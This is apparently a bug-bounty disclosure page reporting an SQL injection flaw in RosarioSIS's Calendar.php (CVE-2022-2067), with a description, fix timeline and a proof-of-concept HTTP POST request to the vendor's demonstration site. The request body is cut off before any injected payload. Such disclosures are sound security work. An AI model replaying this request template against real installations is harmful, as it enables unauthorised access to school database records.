SQL injection in Calendar.php in francoisjacquet/rosariosis

0

Valid Reported on Apr 25th 2022


Description

In Calendar.php line 498-513, web server get values parameter as a part of sql query without sanitize, so attacker can be manipulated sql query, which is executed by web server https://github.com/francoisjacquet/rosariosis/blob/51947b6cfc7f0df62ab3305839c89586004fbec2/modules/School_Setup/Calendar.php#L498

Proof of Concept

```
POST /demonstration/Modules.php?modname=School_Setup/Calendar.php&modfunc=c
Host: www.rosariosis.org
Cookie: RosarioSIS=ls2p6bohdqumdr8oecokk4j3bp8e79vs3mrhkgn37905r7i2phi0
Content-Length: 205
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="10
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Sec-Ch-Ua-Platform: "Linux"
Origin: https://www.rosariosis.org
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.rosariosis.org/demonstration/Modules.php?modname=Schoc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,vi;q=0.8,no;q=0.7
Connection: close

month_values[SCHOOL_DATE]=04&day_values[SCHOOL_DATE]=04&year
```



Impact

An attacker can modify the query and get all the data in the database.

CVE
CVE-2022-2067
(Published)

Vulnerability Type
CWE-89: SQL Injection

Severity
High (8.8)

Registry
Other

Affected Version
v 8.9.4

Visibility
Public

Status
Fixed

Fixed

Found by

Minh

@minhnb11

pro

Fixed by

François Jacquet

@francoisjacquet

unranked

This report was seen 621 times.

We are processing your report and will contact the **francoisjacquet/rosariosis** team within 24 hours. 7 months ago

We have contacted a member of the **francoisjacquet/rosariosis** team and are waiting to hear back 7 months ago

François Jacquet validated this vulnerability 7 months ago

Minh has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

François Jacquet marked this as fixed in **9.0** with commit **15d5e8** 7 months ago

François Jacquet has been awarded the fix bounty ✔

This vulnerability will not receive a CVE ✖

Minh 5 months ago Researcher

@admin Can you assign CVE for this report?

Chat with us

Jamie Slome 5 months ago Admin

Jamie Slome 3 months ago Admin

Sorted 👍

Sign in to join this conversation